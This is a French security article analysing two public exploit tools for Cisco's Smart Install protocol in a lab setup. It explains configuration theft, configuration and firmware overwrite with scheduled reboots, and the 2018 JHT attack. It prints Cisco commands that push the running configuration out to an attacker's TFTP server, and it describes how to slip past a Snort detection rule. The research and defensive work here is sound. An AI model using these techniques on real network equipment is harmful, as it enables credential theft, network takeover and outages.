
Pour comprendre les risques que représente la manipulation de la configuration d'un équipement, allons jeter un oeil aux informations que porte le fichier de configuration :

En premier lieu, il comprend le **nom d'utilisateur** et l'**empreinte du mot de passe des comptes d'administration** de l'équipement. Si ceux-ci ne sont pas directement exploitables, car utilisés pour s'authentifier sur la console depuis un port physique dédié, notre expérience nous a appris que ces informations sont souvent configurées par les administrateurs et partagées par plusieurs services. **Ceci représente un risque important de rebond une fois les secrets identifié**s, et par conséquent pour la sécurité de l'ensemble d'un réseau.



Fichier de configuration Cisco, comportant l'empreinte du mot de passe d'administration

En second lieu, on peut y trouver la configuration des VLANs. Un attaquant est alors en mesure d'identifier des réseaux isolés auxquels il n'est pas censé accéder. On y trouve souvent des serveurs et services d'administration, à savoir les ressources les plus sensibles d'une entreprise.



Fichier de configuration Cisco, comportant la configuration des interfaces réseau et des plages IP


On comprend alors les risques que Smart Install représente, et l'aubaine pour les attaquants ! Cette fonctionnalité permet tout simplement d'obtenir un contrôle total sur la configuration d'un routeur ou d'un switch en forgeant des paquets semblables à ceux d'un director.

> Étude de deux exploits publics Smart Install

Laboratoire et développements associés

Nous présentons dans cette section l'analyse de deux outils d'exploitation découverts au cours de nos recherches. Ces deux outils se basent sur l'envoi de messages spécifiquement forgés, qui usurpent l'identité de directors dans le but d'activer les services offerts par Smart Install sur un équipement vulnérable.

L'architecture du laboratoire mis en place pour réaliser l'analyse est la suivante :



Réseau déployé pour l'analyse des exploits sur Smart Install

➕ Le réseau se base sur un **commutateur central Cisco Catalyst 3750G**. L'équipement a été au préalable réinitialisé en configuration de sortie d'usine, avant d'être configuré pour le bon fonctionnement du réseau.

➕ **Un poste a été connecté** sur l'équipement pour rejouer les outils d'exploitation. Ce poste intègre l'analyseur réseau Wireshark pour réaliser l'analyse des paquets du protocole Smart Install. De plus, un dissecteur du protocole Smart Install, dé-

veloppé spécialement par les équipes d'XMCO, a été ajouté à Wireshark et complété au cours de l'analyse. Ce dissecteur est publié en annexe de l'article [11].

➕ **Un poste supplémentaire** a été connecté sur la console de l'équipement afin d'analyser les messages de logs du service Smart Install. L'analyse des logs nous a permis de comprendre le rôle des paquets, et de réaliser la rétro-ingénierie des messages protocolaires.

➕ Enfin, **un système de détection d'intrusion réseau (NIDS)** a été mis en place pour réaliser la surveillance du réseau. Le logiciel utilisé est l'IDS open source Snort, configuré avec les règles communautaires fournies par Talos.

« Nous présentons dans cette section l'analyse de deux outils d'exploitation découverts au cours de nos recherches. Ces deux outils se basent sur l'envoi de messages spécifiquement forgés, qui usurpent l'identité de directors dans le but d'activer les services offerts par Smart Install sur un équipement vulnérable. »

Exploit #1 - SIET (Smart Install Exploitation Tool)

Fonctionnalités de l'exploit

Le premier outil que nous analysons a vu le jour en 2016. Il fait suite aux travaux réalisés par les équipes du chercheur en sécurité Dmitry Kuznetsov, présentés lors de la conférence moscovite ZeroNights [5]. Le chercheur y exposa sa méthode pour réaliser la rétro-ingénierie du protocole Smart Install, ayant abouti au développement de l'outil d'exploitation **SIET** (Smart Install Exploitation Tool) [6]. Rétrospectivement, il est avéré que cet outil ait servi de base pour la réalisation de l'attaque de 2018, ainsi que pour le développement du module Metasploit réalisant une exploitation similaire [7].

L'outil propose 4 exploits qui correspondent chacun aux services de la fonctionnalité Smart Install :

1. **Sauvegarde** (vol) de la configuration d'un équipement
2. **Ecriture** d'une nouvelle configuration
3. **Mise à jour** de l'image du firmware
4. **Exécution de commandes** arbitraires


Nous décrivons ci-après les fonctionnalités de cet exploit.

1. Sauvegarde (vol) de la configuration

Pour réaliser le vol du fichier de configuration, la procédure suivie par l'outil SIET consiste à forger le message protocolaire indiquant le besoin de réaliser une sauvegarde du fichier de configuration courant.


Les étapes sont résumées sur le schéma suivant.

La phase d'exploitation débute par l'envoi d'un paquet de type Config backup à destination de l'équipement client. Ce paquet contient une ou plusieurs commandes.



Déroulement de la procédure de sauvegarde de configuration

Ces commandes sont envoyées en texte dans le corps des données TCP et apparaissent donc dans les captures de Wireshark :



Déroulement du service de sauvegarde, capturé sur Wireshark

Comme l'illustre la capture Wireshark présentée ci-dessus, qui intègre le dissecteur développé pour l'analyse, on trouve au sein du paquet Smart Install la commande que le switch exécute :

```
copy system:running-config tftp://10.0.0.1/10.0.0.254.conf
```

Cette commande provoque le transfert du fichier local nommé running-config, contenant la configuration, sur le serveur TFTP dont l'adresse est spécifiée dans le message. Comme nous l'avons précisé précédemment, le serveur TFTP peut être un serveur indépendant. L'adresse du serveur de sauvegarde est simplement transmise en clair à l'équipement vulnérable, et aucune vérification supplémentaire n'est réalisée. Il suffit donc d'instancier un serveur TFTP sur sa propre machine et d'envoyer le paquet forgé avec sa propre adresse IP pour provoquer le transfert. L'équipement réagit alors en initiant un transfert TFTP (Write Request) vers la machine de l'attaquant, et le tour est joué : l'attaquant est en possession d'une copie de la configuration de l'équipement.

« Lors du rejeu de l'exploit, le système de détection d'intrusion Snort mis en place sur ce laboratoire a immédiatement remonté une alerte. Un attaquant manquant de prudence serait donc vite repéré s'il s'attaquait à un réseau surveillé par Snort »

Notre premier réflexe a été de tenter de remplacer la commande transmise par une autre commande du système d'exploitation Cisco (shutdown, password, ip address, etc.). Cependant, seules les commandes copy semblent être acceptées par le client dans ce cas, limitant les possibilités d'exploitation de ces messages protocolaires à l'exfiltration des fichiers présents sur le système vulnérable.

Lors du rejeu de l'exploit, le système de détection d'intrusion Snort mis en place sur ce laboratoire **a immédiatement remonté une alerte**. Un attaquant manquant de prudence serait donc vite repéré s'il s'attaquait à un réseau surveillé par Snort.

Capture d'écran de l'outil Snort, après détection de l'attaque

Nous reviendrons sur ce point lors de l'analyse du second outil d'exploitation.

Un dernier point mérite d'être souligné. Au cours des nombreux tests d'intrusion réalisés par le cabinet, il s'est avéré que cet exploit a pu parfois provoquer le redémarrage intempestif de l'équipement ciblé. Cette situation n'a pas été reproduite au cours des tests réalisés pour cet article, et reste inexpliquée pour ces rares cas. Il est donc conseillé de procéder avec prudence avant de lancer les exploits sur un environnement de production.


2. Écriture d'une nouvelle configuration

Dans cette partie, nous allons nous intéresser au service primaire de la fonctionnalité Smart Install : la configuration automatique de l'équipement. Celle-ci fonctionne très simplement : le director indique au nouveau client que sa configuration doit être mise à jour, et lui fournit un nouveau fichier de configuration à appliquer. Une fois sa nouvelle configuration acquise, le client attend le prochain redémarrage pour la mettre en service.

Le déroulement des étapes suivies est résumé sur le schéma suivant :

Les étapes suivies comportent des similarités avec l'exploit détaillé dans la partie précédente : l'attaquant forge un message de director et l'envoie pour provoquer une mise à jour sur l'équipement vulnérable.

Cette étape de mise à jour est alors similaire au premier cas, où le client initie le transfert TFTP en envoyant un paquet Read Request. Le switch télécharge le fichier et redémarre une fois que le délai indiqué est passé. La nouvelle configuration est alors appliquée après redémarrage.




Déroulement de la procédure de réécriture de configuration

Le message transmis par le director comporte donc deux principaux paramètres :

- le chemin vers le fichier de configuration ;
- les instructions sur le délai à respecter avant de redémarrer son système.

La capture suivante montre le déroulement de cet exploit, capturé par Wireshark.



Exploit de réécriture de configuration, capturé sur Wireshark

Pour un attaquant en mesure de forger ce message du protocole Smart Install, **l'intérêt est double :**

➕ Il peut librement réécrire la configuration du système, en indiquant au client vulnérable que le fichier de configuration se trouve à sa propre adresse IP, où il héberge un serveur TFTP.

➕ Il **peut programmer le redémarrage du système** quand il le veut, en modifiant la structure prévue dans le corps du message.

Il est clair que le redémarrage intempestif d'un équipement réseau passe rarement inaperçu, tant pour les utilisateurs que pour les équipes de surveillance du réseau. Mais grâce à la fonction de programmation du redémarrage, l'attaquant peut tout à fait lancer ce redémarrage pendant la nuit, et espérer passer entre les mailles du filet.
L'effet du message Smart Install sur l'IDS mis en place est identique au premier cas traité : une alerte est remontée par Snort sur détection du paquet du protocole Smart Install.

Il est temps de revenir brièvement sur l'attaque mentionnée au début de cet article, car nous sommes désormais en mesure de comprendre comment le groupe JHT a procédé pour corrompre la configuration des équipements :

➕ Un scan des adresses IP publiques de l'Iran et de la Russie leur a permis d'identifier les équipements qui exposaient le port 4786, utilisé par Smart Install.

➕ L'envoi du message de l'exploit présenté dans cette partie leur a permis de déployer ce fichier texte à la place de la configuration des équipements vulnérables identifiés au cours du scan. Les attaquants ont ainsi pu synchroniser le redémarrage des équipements attaqués pendant la nuit du 5 au 6 avril 2018. Le matin suivant, plus aucune des interfaces de ces équipements n'était donc correctement configurée, coupant l'accès à Internet aux utilisateurs.

3. Mise à jour de l'image du firmware


La procédure de mise à jour du firmware du client Smart Install se déroule de manière très similaire à la mise à jour du fichier de configuration, comme l'illustre le schéma suivant :

Le director émet un message contenant le chemin vers le serveur TFP où est hébergée l'image du firmware, et transmet la durée souhaitée avant que le client ne redémarre.

Pour l'exploitation de cette option, l'attaquant doit simplement compresser l'image qu'il a créée au sein d'une archive au format tar. Le client initie le téléchargement en envoyant une Read Request au serveur que l'attaquant a communiquée.

Déni de service contrôlé, altération de paquets, espionnage ou mise en place d'un botnet, les possibilités dont l'attaquant dispose sont limitées par son imagination et son expertise technique.

À l'image des deux exploits présentés précédemment, le paquet protocolaire déclenchant la mise à jour de firmware est également détecté par l'IDS Snort.



Déroulement de la procédure de réécriture du firmware

4. Exécution de commande

Cette fonctionnalité n'a pas pu être testée, car la version de notre équipement ne supportait pas cette fonctionnalité.

Exploit #2 - Exfiltration de la configuration non détectée via l'exploit CiscoSmartInstallExploit


Nous allons rapidement analyser un second outil public baptisé **CiscoSmartInstallExploit**. Cet outil, publié en 2018 sur GitHub [8] par le chercheur en sécurité Christian Papathanasiou, propose lui aussi un exploit permettant d'exfiltrer de la configuration de l'appareil. Cependant, il exploite un mode différent du premier outil, qui présente un intérêt que nous allons expliquer.

Le mode opératoire est détaillé sur le schéma suivant.

Cette fois-ci, le message du protocole Smart Install provoque un comportement différent sur l'équipement : celui-ci ne se comporte plus comme un client TFTP, mais comme un serveur TFTP.

L'équipement ouvre le port UDP 69 en écoute et expose le service TFTP. Cette fois-ci, c'est l'attaquant qui initie le transfert en envoyant une requête de lecture à l'équipement (TFTP Read Request).

Le message envoyé par cet outil possède une structure très similaire à celui que nous avons détaillé dans le premier chapitre de cette partie : les deux paquets partagent les mêmes entêtes, mais se distinguent sur deux points :




Déroulement de l'exploit alternatif de vol de configuration

➕ Un paramètre du paquet, qui indique le mode de transfert. Ces deux modes sont appelés Remote et Local dans les logs de l'équipement. Cette appellation fait référence à l'équipement qui est maître lors du transfert TFTP (le director ou le client).

➕ En second lieu, la commande transmise dans le message est différente :
`configure tftp-server nvram:running-config`

Ces deux différences sont illustrées sur la capture Wireshark suivante :




Déroulement de l'exploit alternatif de vol de configuration, capturé sur Wireshark

La commande est explicite sur ce que l'attaquant souhaite provoquer : ouvrir le serveur sur l'équipement et y exposer le fichier de configuration, afin de pouvoir le télécharger a posteriori.

Mais en réalité, notre analyse a montré que le comportement de l'équipement dépend uniquement de la valeur d'un paramètre du paquet soumis (TLV Type). Si ce paramètre est fixé à la valeur 2, l'équipement ouvre son serveur TFTP et y expose son fichier de configuration, ceci quelle que soit la commande soumise. Le contenu de la commande n'est donc pas interprété par l'équipement.

La capture suivante, qui provient de la console connectée à l'équipement, illustre ce comportement :



Capture des logs de la console du switch, à réception du paquet modifié avec une commande invalide

L'attaquant trouve dans l'alternative proposée par cet outil un avantage particulièrement intéressant. La règle de Snort qui vise à détecter les vols de configuration se base en effet sur deux éléments : l'entête du protocole Smart Install, et une partie du texte de la commande [9]. **En utilisant la méthode présentée dans cette section, l'attaquant est en mesure de retirer la commande jointe au message et peut cette fois-ci contourner le mécanisme de détection de Snort.**

